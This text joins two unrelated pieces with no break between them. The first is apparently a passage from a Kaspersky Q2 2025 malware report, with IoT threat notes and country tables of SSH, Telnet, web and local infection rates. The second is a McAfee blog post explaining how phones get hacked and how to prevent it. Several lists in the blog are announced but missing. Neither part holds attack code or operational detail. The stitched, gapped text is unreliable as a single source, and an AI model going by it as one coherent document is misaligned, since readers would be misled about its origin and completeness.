During the reporting period, the list of most common IoT threats expanded with new families. The activity of the Agent.nx backdoor (4.48%), controlled via P2P through the BitTorrent DHT distributed hash table, grew markedly. Another newcomer to the list, Prometei, is a Linux version of a Windows botnet that was first discovered in December 2020.
Geographically speaking, the percentage of SSH attacks originating from Germany and the U.S. increased sharply.
| Country/territory | Q1 2025 | Q2 2025 |
| Germany | 1.60% | 24.58% |
| United States | 5.52% | 10.81% |
| Russian Federation | 9.16% | 8.45% |
| Australia | 2.75% | 8.01% |
| Seychelles | 1.32% | 6.54% |
| Bulgaria | 1.25% | 3.66% |
| The Netherlands | 0.63% | 3.53% |
| Vietnam | 2.27% | 3.00% |
| Romania | 1.34% | 2.92% |
| India | 19.16% | 2.89% |
The share of Telnet attacks originating from China and India remained high, with more than half of all attacks on Kaspersky honeypots coming from these two countries combined.
| Country/territory | Q1 2025 | Q2 2025 |
| China | 39.82% | 47.02% |
| India | 30.07% | 28.08% |
| Indonesia | 2.25% | 5.54% |
| Russian Federation | 5.14% | 4.85% |
| Pakistan | 3.99% | 3.58% |
| Brazil | 12.03% | 2.35% |
| Nigeria | 3.01% | 1.66% |
| Germany | 0.09% | 1.47% |
| United States | 0.68% | 0.75% |
| Argentina | 0.01% | 0.70% |
The statistics in this section are based on detection verdicts by Web Anti-Virus, which protects users when suspicious objects are downloaded from malicious or infected web pages. Cybercriminals create malicious pages with a goal in mind. Websites that host user-generated content, such as message boards, as well as compromised legitimate sites, can become infected.
This section gives the geographical distribution of sources of online attacks blocked by Kaspersky products: web pages that redirect to exploits; sites that host exploits and other malware; botnet C2 centers, and the like. Any unique host could be the source of one or more web-based attacks.
To determine the geographic source of web attacks, we matched the domain name with the real IP address where the domain is hosted, then identified the geographic location of that IP address (GeoIP).
In the second quarter of 2025, Kaspersky solutions blocked 471,066,028 attacks from internet resources worldwide. Web Anti-Virus responded to 77,371,384 unique URLs.
Web-based attacks by country, Q2 2025 (download)
To assess the risk of malware infection via the internet for users’ computers in different countries and territories, we calculated the share of Kaspersky users in each location who experienced a Web Anti-Virus alert during the reporting period. The resulting data provides an indication of the aggressiveness of the environment in which computers operate in different countries and territories.
This ranked list includes only attacks by malicious objects classified as Malware. Our calculations leave out Web Anti-Virus detections of potentially dangerous or unwanted programs, such as RiskTool or adware.
| Country/territory* | %** | |
| 1 | Bangladesh | 10.85 |
| 2 | Tajikistan | 10.70 |
| 3 | Belarus | 8.96 |
| 4 | Nepal | 8.45 |
| 5 | Algeria | 8.21 |
| 6 | Moldova | 8.16 |
| 7 | Turkey | 8.08 |
| 8 | Qatar | 8.07 |
| 9 | Albania | 8.03 |
| 10 | Hungary | 7.96 |
| 11 | Tunisia | 7.95 |
| 12 | Portugal | 7.93 |
| 13 | Greece | 7.90 |
| 14 | Serbia | 7.84 |
| 15 | Bulgaria | 7.79 |
| 16 | Sri Lanka | 7.72 |
| 17 | Morocco | 7.70 |
| 18 | Georgia | 7.68 |
| 19 | Peru | 7.63 |
| 20 | North Macedonia | 7.58 |
* Excluded are countries and territories with relatively few (under 10,000) Kaspersky users.
** Unique users targeted by Malware attacks as a percentage of all unique users of Kaspersky products in the country.
On average during the quarter, 6.36% of internet users’ computers worldwide were subjected to at least one Malware web-based attack.
Statistics on local infections of user computers are an important indicator. They include objects that penetrated the target computer by infecting files or removable media, or initially made their way onto the computer in non-open form. Examples of the latter are programs in complex installers and encrypted files.
Data in this section is based on analyzing statistics produced by anti-virus scans of files on the hard drive at the moment they were created or accessed, and the results of scanning removable storage media. The statistics are based on detection verdicts from the On-Access Scan (OAS) and On-Demand Scan (ODS) modules of File Anti-Virus. This includes malware found directly on user computers or on connected removable media: flash drives, camera memory cards, phones, and external hard drives.
In the second quarter of 2025, our File Anti-Virus recorded 23,260,596 malicious and potentially unwanted objects.
For each country and territory, we calculated the percentage of Kaspersky users whose devices experienced a File Anti-Virus triggering at least once during the reporting period. This statistic reflects the level of personal computer infection in different countries and territories around the world.
Note that this ranked list includes only attacks by malicious objects classified as Malware. Our calculations leave out File Anti-Virus detections of potentially dangerous or unwanted programs, such as RiskTool or adware.
| Country/territory* | %** | |
| 1 | Turkmenistan | 45.26 |
| 2 | Afghanistan | 34.95 |
| 3 | Tajikistan | 34.43 |
| 4 | Yemen | 31.95 |
| 5 | Cuba | 30.85 |
| 6 | Uzbekistan | 28.53 |
| 7 | Syria | 26.63 |
| 8 | Vietnam | 24.75 |
| 9 | South Sudan | 24.56 |
| 10 | Algeria | 24.21 |
| 11 | Bangladesh | 23.79 |
| 12 | Belarus | 23.67 |
| 13 | Gabon | 23.37 |
| 14 | Niger | 23.35 |
| 15 | Cameroon | 23.10 |
| 16 | Tanzania | 22.77 |
| 17 | China | 22.74 |
| 18 | Iraq | 22.47 |
| 19 | Burundi | 22.30 |
| 20 | Congo | 21.84 |
* Excluded are countries and territories with relatively few (under 10,000) Kaspersky users.
** Unique users on whose computers Malware local threats were blocked, as a percentage of all unique users of Kaspersky products in the country/territory.
Overall, 12.94% of user computers globally faced at least one Malware local threat during the second quarter.
The figure for Russia was 14.27%.
How do hackers hack phones? In several ways. But also, there are several ways you can prevent it from happening to you. The thing is that our phones are like little treasure chests. They’re loaded with plenty of personal data, and we use them to shop, bank, and take care of other personal and financial matters—all of which are of high value to identity thieves. However, you can protect yourself and your phone by knowing what to look out for and by taking a few simple steps. Let’s break it down by first understanding what phone hacking is, taking a look at some common attacks, and learning how you can prevent it.
Phone hacking refers to any method where an unauthorized third party gains access to your smartphone and its data. This isn’t just one single technique; it covers a wide range of cybercrimes. A phone hack can happen through software vulnerabilities, like the spyware campaigns throughout the years that could monitor calls and messages. It can also occur over unsecured networks, such as a hacker intercepting your data on public Wi-Fi. Sometimes, it’s as simple as physical access, where someone installs tracking software on an unattended device.
Hackers have multiple avenues of attacking your phone. Among these common methods are using malicious apps disguised as legitimate software, exploiting the vulnerabilities of unsecure public Wi-Fi networks, or deploying sophisticated zero-click exploits that require no interaction from you at all. The most common method, however, remains social engineering, where they trick you into giving them access. Let’s further explore these common hacking techniques below.
Whether hackers sneak it onto your phone by physically accessing your phone or by tricking you into installing it via a phony app, a sketchy website, or a phishing attack, hacking software can create problems for you in a couple of ways:
Some possible signs of hacking software on your phone include:
In all, hacking software can eat up system resources, create conflicts with other apps, and use your data or internet connection to pass your personal information into the hands of hackers.
This classic form of attack has been leveled at our computers for years. Phishing is where hackers impersonate a company or trusted individual to get access to your accounts or personal info or both. These attacks take many forms such as emails, texts, instant messages, and so forth, some of which can look really legitimate. Common to them are links to bogus sites that attempt to trick you into handing over personal info or that install malware to wreak havoc on your device or likewise steal information. Learning to spot a phishing attack is one way to keep yourself from falling victim to one.
Professional hackers can use dedicated technologies that search for vulnerable mobile devices with an open Bluetooth connection. Hackers can pull off these attacks when they are within range of your phone, up to 30 feet away, usually in a populated area. When hackers make a Bluetooth connection to your phone, they might access your data and info, yet that data and info must be downloaded while the phone is within range. This is a more sophisticated attack given the effort and technology involved.
In August of 2019, then CEO of Twitter had his phone hacked by SIM card swapping scam. In this type of scam, a hacker contacts your phone provider, pretends to be you, then asks for a replacement SIM card. Once the provider sends the new SIM to the hacker, the old SIM card is deactivated, and your phone number will be effectively stolen. This enables the hacker to take control of your phone calls, messages, among others. The task of impersonating someone else seems difficult, yet it happened to the CEO of a major tech company, underscoring the importance of protecting your personal info and identity online to prevent hackers from pulling off this and other crimes.
While a phone call itself cannot typically install malware on your device, it is a primary tool for social engineering, known as vishing or voice phishing. A hacker might call, impersonating your bank or tech support company, and trick you into revealing sensitive information like passwords or financial details. They might also try to convince you to install a malicious app. Another common tactic is the “one-ring” scam, where they hang up hoping you’ll call back a premium-rate number. To stay safe, be wary of unsolicited calls, never provide personal data, block suspicious numbers, and check that your call forwarding isn’t enabled.
Generally, a phone that is powered off is a difficult target for remote hackers. However, modern smartphones aren’t always truly off. Features like Apple’s Find My network can operate in a low-power mode, keeping certain radios active. Furthermore, if a device has been previously compromised with sophisticated firmware-level malware, it could activate upon startup. The more common risk involves data that was already stolen before the phone was turned off or if the device is physically stolen. While it’s an uncommon scenario, the only sure way to take a device offline and completely sever all power is by removing the battery, where possible.
Hacking a phone’s camera is referred to as camfecting, usually done through malware or spyware hidden within a rogue application. Once installed, these apps can gain unauthorized permission to access your camera and record video or capture images without your knowledge. Occasionally, vulnerabilities in a phone’s operating system (OS) have been discovered that could allow for this, though these are rare and usually patched quickly. Protect yourself by regularly reviewing app permissions in your phone’s settings—for both iOS and Android—and revoking camera access for any app that doesn’t absolutely need it. Always keep your OS and apps updated to the latest versions.
This is a long-standing debate with no simple answer. iPhones are generally considered more secure due to Apple’s walled garden approach: a closed ecosystem, a strict vetting process for the App Store, and timely security updates for all supported devices. Android’s open-source nature offers more flexibility but also creates a more fragmented ecosystem, where security updates can be delayed depending on the device manufacturer. However, both platforms use powerful security features like application sandboxing.
The most important factor is not the brand but your behavior. A user who practices good digital hygiene—using strong passwords, avoiding suspicious links, and vetting apps—is well-protected on any platform.
Detecting a phone hack early can save you from significant trouble. Watch for key red flags: your battery draining much faster than usual, unexpected spikes in your mobile data usage, a persistently hot device even when idle, or a sudden barrage of pop-up ads. You might also notice apps you don’t remember installing or find that your phone is running unusually slow. To check, go into your settings to review your battery and data usage reports for any strange activity. The most effective step you can take is to install a comprehensive security app, like McAfee® Mobile Security, to run an immediate scan and detect any threats.
Discovering that your phone has been hacked can be alarming, but acting quickly can help you regain control and protect your personal information. Here are the urgent steps to take so you can remove the hacker, secure your accounts, and prevent future intrusions.
While there are several ways a hacker can get into your phone and steal personal and critical information, here are a few tips to keep that from happening:
Your smartphone is central to your life, so protecting it is essential. Ultimately, your proactive security habits are your strongest defense against mobile hacking. Make a habit of keeping your operating system and apps updated, be cautious about the links you click and the networks you join, and use a comprehensive security solution like McAfee® Mobile Security.
By staying vigilant and informed, you can enjoy all the benefits of your mobile device with confidence and peace of mind. Stay tuned to McAfee for the latest on how to protect your digital world from emerging threats.
The post How Do Hackers Hack Phones and How Can I Prevent It? appeared first on McAfee Blog.
